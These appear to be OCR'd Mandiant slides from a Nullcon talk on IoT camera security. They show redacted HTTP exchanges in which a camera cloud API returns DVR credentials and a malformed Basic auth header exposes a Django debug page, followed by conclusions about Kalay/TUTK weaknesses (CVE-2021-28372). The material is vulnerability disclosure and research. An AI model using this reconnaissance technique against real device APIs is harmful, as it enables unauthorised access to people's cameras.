


```
GET /d/[redacted] HTTP/2
Host: auth.[redacted]
Accept: application/json, text/javascript, */*;
q=0.01
Authorization: Basic
[redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
EseeCloud/1.0.1 Chrome/51.0.2704.103 Electron/1.2.5
Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 118
Date: Tue, 05 Apr 2022 14:17:09 GMT
X-Amzn-Requestid: 307e91f3-6161-42eb-b780-bef438240ffc
X-Xss-Protection: 1;mode=block
Allow: GET, POST, PATCH, DELETE, HEAD, OPTIONS
[redacted]

{
  "code":200,
  "my":[
    {
      "name":"[redacted] Office DVR",
      "uid":"[redacted]3111A",
      "account":[redacted],
      "password":'[redacted]
    }
  ]
}
```

Case Study #3: Insecure Camera APIs

- API infrastructure was also not designed with security in mind
- Surface-level reconnaissance
  - Sending a malformed payload caused one API to throw an internal server error
  - Django debug mode was enabled
  - Environment variables dumped
- Did not exploit further
  - Mass compromise of TUTK UIDs seems possible



```
GET /[redacted] HTTP/2
Host: auth.[redacted]
Accept: application/json, text/javascript, */*;
q=0.01
Authorization: Basic HUH
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
EseeCloud/1.0.1 Chrome/51.0.2704.103 Electron/1.2.5
Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US


```

```
HTTP/2 500 Internal Server Error
Content-Type: text/plain
Content-Length: 13942
Date: Tue, 05 Apr 2022 14:23:26 GMT
[redacted]

TypeError at /[redacted]/
Incorrect padding

Request Method: GET
Request URL: https://[redacted].execute-api.us-east-2.amazonaws.com/[redacted]prod_sec/d/[redacted]
Django Version: 1.10.5
Python Executable: /usr/bin/python2.7
Python Version: 2.7.18
Python Path: ['/var/task', '/opt/python/lib/python2.7/site-packages', '/opt/python', '/var/
'/var/runtime', '/usr/lib/python27.zip', '/usr/lib64/python2.7', '/usr/lib64/python2.7/plat
'/usr/lib64/python2.7/lib-tk', '/usr/lib64/python2.7/lib-old', '/usr/lib64/python2.7/lib-dy
'/usr/local/lib64/python2.7/site-packages', '/usr/local/lib/python2.7/site-packages',
'/usr/lib64/python2.7/site-packages', '/usr/lib/python2.7/site-packages', '/usr/lib64/pytho
'/usr/lib/python2.7/dist-packages', '/opt/python/lib/python2.7/site-packages', '/opt/python
Server time: Tue, 5 Apr 2022 14:23:26 +0000
Installed Applications:
(u'django.contrib.admin',
 u'django.contrib.auth',
 u'django.contrib.contenttypes',
 u'django.contrib.sessions',
 u'django.contrib.messages',
 u'django.contrib.staticfiles',
 u'rest_framework',
 u'account_management',
 u'device_management',
 u'channel_management',
 u'favorite_management',
 u'storages')
Installed Middleware:
(u'django.contrib.sessions.middleware.SessionMiddleware',
 u'django.middleware.common.CommonMiddleware',
 u'django.middleware.csrf.CsrfViewMiddleware',
 u'django.contrib.auth.middleware.AuthenticationMiddleware',
 u'django.contrib.messages.middleware.MessageMiddleware',
 u'django.middleware.clickjacking.XFrameOptionsMiddleware')

```

Conclusions

Conclusions

- Compromising a modern IoT device locally is often easy
- Lack of hardening measures on devices led to RCE in all cases we explored
- Devices utilizing the Kalay protocol without “AuthKey” can be impersonated and accessed by attackers (CVE-2021-28372)
- Kalay UIDs need to be protected and retrieved securely from web APIs
- Huge thanks to: CISA, ThroughTek, and various camera vendors, and of course Nullcon!

MANDIANT

YOUR CYBERSECURITY ADVANTAGE

Thank You.

NULLCON

MANDIANT

YOUR CYBERSECURITY ADVANTAGE

NULLCON